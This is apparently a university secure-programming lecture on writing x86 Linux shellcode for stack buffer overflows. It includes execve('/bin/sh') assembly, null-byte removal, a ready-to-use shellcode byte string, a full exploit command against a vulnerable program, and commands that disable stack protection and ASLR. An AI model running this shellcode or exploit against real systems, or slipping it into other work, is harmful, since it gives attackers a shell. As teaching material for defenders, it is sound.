# Shellcode Writing

Secure Programming
Lecture 8

# Announcement

- Homework 2 is out

  Deadline: **Sun 16 February at midnight (UTC)**
- Instructions: http://www.cs.bham.ac.uk/~covam/teaching/2013/secprog/hw2.html
- Read: J. Mason et al., English Shellcode, ACM CCS 2009

# Where are we?

- We started looking at memory corruption vulnerability
- In particular, we looked at classic, stack-based buffer overflows
- Today, we focus on shellcode, or
  how do we actually take advantage of the vulnerability?

# Buffer overflow

As part of the exploit, we want to jump to executable content (called *shellcode*)

- usually, a shell should be started
  - for remote exploits - input/output redirection via socket
- use *system call* (`execve`) to spawn shell

Shellcode can do practically anything:

- create a new user
- change a user password
- modify the `authorized_keys` file
- bind a shell to a port (remote shell)
- open a connection to the attacker machine

# Basic shellcode

```
int main(int argc,
         char **argv)
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;

  execve(name[0],
         &name[0],
         &name[1]);

  exit(0);
}
```

```
int
execve(char *filename,
    char *argv[],
    char *envp[])
```

- `filename` is name of program to be executed
  `"/bin/sh"`
- `argv` is address of null-terminated argument array
  `{ "/bin/sh", NULL }`
- `envp` is address of null-terminated environment array
  `{ NULL }`

`$ man execve`

# execve

Spawning a shell in assembly:

1. move system call number (`0x0b`) into `%eax`
2. move address of string `/bin/sh` into `%ebx`
3. move address of the address of `/bin/sh` into `%ecx` (using `lea`)
4. move address of null word into `%edx`
5. execute the software interrupt `0x80` instruction

Why do we bother calling exit(0) after the execve() call?

# execve

`int execve(char *filename, char *argv[], char *envp[])`

```
(gdb) disas execve
 ....
mov    0x8(%ebp),%ebx
mov    0xc(%ebp),%ecx
mov    0x10(%ebp),%edx
mov    $0xb,%eax
int    $0x80
 ....
```

copy **filename* to ebx

copy **argv[]* to ecx

copy **env[]* to edx

put the system call number in eax (execve = 0xb)

invoke the syscall

# Basic shellcode

`int execve(char *filename, char *argv[], char *envp[])`

```
(gdb) disas execve
 ....
mov    0x8(%ebp),%ebx
mov    0xc(%ebp),%ecx
mov    0x10(%ebp),%edx
mov    $0xb,%eax
int    $0x80
 ....
```

copy **filename* to ebx

copy **argv[]* to ecx

copy **env[]* to edx


put the system call number in eax (execve = 0xb)

invoke the syscall

# Basic shellcode

- `filename` parameter
  - we need the null terminated string `/bin/sh` somewhere in memory
- `argv` parameter
  - we need the address of the string `/bin/sh` somewhere in memory,
  - followed by a NULL word
- `envp` parameter
  - we need a NULL word somewhere in memory
  - we will reuse the null pointer at the end of argv


# Parameters layout



# Problem: getting addresses

- Problem – position of code in memory is unknown
  - how to determine *address of string*
- We can make use of instructions using relative addressing
- `call` instruction saves IP on the stack and jumps
- Idea
  - `jmp` instruction at beginning of shell code to `call` instruction
  - `call` instruction right before `/bin/sh` string
  - `call` jumps back to first instruction after jump
  - now address of `/bin/sh` is on the stack

# Problem: getting addresses



# The Shellcode (almost ready)

```
jmp     0x2a                     # 2 bytes
popl    %esi                     # 1 byte
movl    %esi,0x8(%esi)           # 3 bytes
movb    $0x0,0x7(%esi)           # 4 bytes
movl    $0x0,0xc(%esi)           # 7 bytes
movl    $0xb,%eax                # 5 bytes
movl    %esi,%ebx                # 2 bytes
leal    0x8(%esi),%ecx           # 3 bytes
leal    0xc(%esi),%edx           # 3 bytes
int     $0x80                    # 2 bytes
movl    $0x1, %eax               # 5 bytes
movl    $0x0, %ebx               # 5 bytes
int     $0x80                    # 2 bytes
call    -0x2e                    # 5 bytes
.string "/bin/sh"                # 8 bytes
```

setup

execve()

exit()

setup

# From mnemonics to code

1. Assemble the code
   – `$ as shellcode.asm`
2. And inspect the resulting byte stream
   – `$ gdb a.out`
   – `$ objdump –d a.out`

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80
\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff
\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

# Testing the shellcode

```
char sc[] = "...";

int main(int argc,
        char **argv)
{
    int (*func)();
    func = (int (*)()) sc;
    make_executable(sc);
    func();

    return 0;
}
```

```
void make_executable(void *p) {
    int pagesize;
    void *page;

    pagesize =
sysconf(_SC_PAGE_SIZE);

    page = p - ((long)p % pagesize);

    mprotect(page, pagesize,
             PROT_READ|
                 PROT_WRITE|
                 PROT_EXEC);
}
```

# Problem: null bytes

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80
\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff
\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

- Shell code is usually copied into a string buffer
- Problem
  - any null byte would stop copying (string terminator)
  - à null bytes must be eliminated

➢ Substitution

```
mov 0x0, reg     → xor reg, reg
mov 0x1, reg     → xor reg, reg;
inc reg
```

# Problem: null bytes

```
 0:   eb 2a                     jmp    2c
 2:   5e                        pop    %esi
 3:   89 76 08                  mov    %esi,0x8(%esi)
 6:   c6 46 07 00               movb   $0x0,0x7(%esi)
 a:   c7 46 0c 00 00 00 00      movl   $0x0,0xc(%esi)
11:   b8 0b 00 00 00            mov    $0xb,%eax
16:   89 f3                     mov    %esi,%ebx
18:   8d 4e 08                  lea    0x8(%esi),%ecx
1b:   8d 56 0c                  lea    0xc(%esi),%edx
1e:   cd 80                     int    $0x80
20:   b8 01 00 00 00            mov    $0x1,%eax
25:   bb 00 00 00 00            mov    $0x0,%ebx
2a:   cd 80                     int    $0x80
2c:   e8 d1 ff ff ff            call   2
31:   ...
```

# Problem: null bytes

```
 0:   31 db            xor    %ebx,%ebx
 2:   31 c0            xor    %eax,%eax
 4:   eb 1a            jmp    20
 6:   5e               pop    %esi
 7:   89 76 08         mov    %esi,0x8(%esi)
 a:   88 5e 07         mov    %bl,0x7(%esi)
 d:   89 5e 0c         mov    %ebx,0xc(%esi)
10:   b0 0b            mov    $0xb,%al
12:   89 f3            mov    %esi,%ebx
14:   8d 4e 08         lea    0x8(%esi),%ecx
17:   8d 56 0c         lea    0xc(%esi),%edx
1a:   cd 80            int    $0x80
1c:   b0 01            mov    $0x1,%al
1e:   cd 80            int    $0x80
20:   e8 e1 ff ff ff   call   6
```

# Ready-to-use shellcode

```
\x31\xdb\x31\xc0\xeb\x1a\x5e\x89
\x76\x08\x88\x5e\x07\x89\x5e\x0c
\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
\x56\x0c\xcd\x80\xb0\x01\xcd\x80
\xe8\xe1\xff\xff\xff\x2f\x62\x69
\x6e\x2f\x73\x68
```

# Putting it all together

Attacking vuln.c

- From gdb or by modifying the source code, we learn that buffer is around 0xbffff11c
- Need to overwrite 108 bytes reserved for the buffer (from the disassembled code)
- Shellcode is 44-byte long

```
$ ./vuln `python -c 'print "\x90" * 64 + \
    "\x31\xdb\x31\xc0\xeb\x1a\x5e
\x89\x76\x08\x88\x5e\x07\x89\x5e\x0c\xb0\x0b
\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd
\x80\xb0\x01\xcd\x80\xe8\xe1\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68" + \
    "\x2c\xf1\xff\xbf" * 2' `
```

# To reproduce

- Disable protection mechanisms

```
 $ gcc \
     -fno-stack-protector    \
     -z execstack            \
     vuln.c -o vuln
 $ echo 0 | sudo tee /proc/sys/kernel/
randomize_va_space
```

# Sysenter/Syscall vs. software interrupt

- If you try `disass execve` on a recent Linux system, you would get a different sequence of instructions: what’s going on?
- System call invocation mechanism shown here is based on software interrupt (int 0x80 instruction)
  - Found to be inefficient on Pentium IV processors
- Linux 2.5 introduced new mechanism that allows using SYSENTER/SYSEXIT or SYSCALL/SYSRET instructions
  - Different sequence of instructions

# getpid on recent Linux

How are syscall invocations implemented on recent Linux?
Depends on the processor…

```
push    %ebp
mov     %esp,%ebp
and     $0xfffffff0,%esp
sub     $0x10,%esp
mov     $0x14,%eax
call    *%gs:0x10
```

```
(gdb) si
0x00132414 in
__kernel_vsyscall ()
(gdb) disass
Dump of assembler code for
function __kernel_vsyscall:
int    $0x80
ret
```

# Syscall entry/exit implementation

- Where is __kernel_vsyscall coming from?
- Kernel sets up syscall entry/exit points by creating a special page in memory of each process
- This page is called virtual dynamic shared object (vdso)
- Before address space randomization, it used to be mapped at fixed address (next-to-last addressable page)
  - Now retrieved via gs register

# vdso

- Where is the vdso page mapped to?

```
$ cat /proc/17107/maps
…
00d24000-00d25000 r--p 00035000 08:01 131457     /lib/i386-linux-gnu/libreadline.so.6.2
00d25000-00d28000 rw-p 00036000 08:01 131457     /lib/i386-linux-gnu/libreadline.so.6.2
00eae000-00eaf000 r-xp 00000000 00:00 0          [vdso]
00f1f000-00f6e000 r-xp 00000000 08:01 131109     /lib/i386-linux-gnu/libssl.so.1.0.0
00f6e000-00f6f000 ---p 0004f000 08:01 131109     /lib/i386-linux-gnu/libssl.so.1.0.0
…
b7791000-b7792000 r--p 002c5000 08:01 656393     /usr/lib/locale/locale-archive
bff31000-bff52000 rw-p 00000000 00:00 0          [stack]
```

# vdso

```
$ dd if=/proc/17107/mem \
     of=/tmp/vdso.bin \
     bs=4096 \
     skip=3758


$ objdump -d /tmp/vdso.bin
ffffe414 <__kernel_vsyscall>:
ffffe414:       cd 80                   int    $0x80
ffffe416:       c3                      ret
```

# Problem: small buffers

- Buffer can be too small to hold exploit code
- Store exploit code in environmental variable
  - environment stored on stack
  - return address has to be redirected to environment variable
- Advantage
  - exploit code can be arbitrary long
- Disadvantage
  - access to environment needed

# Take away points

- There's nothing magic in shellcode writing, but we need to understand
  - system call invocation
  - memory protection mechanisms
  - and some assembly
- Exploitation may require quite a bit of patience and trial and error…
  - Keep that in mind for assignment #2!

# Next time

- More shellcode writing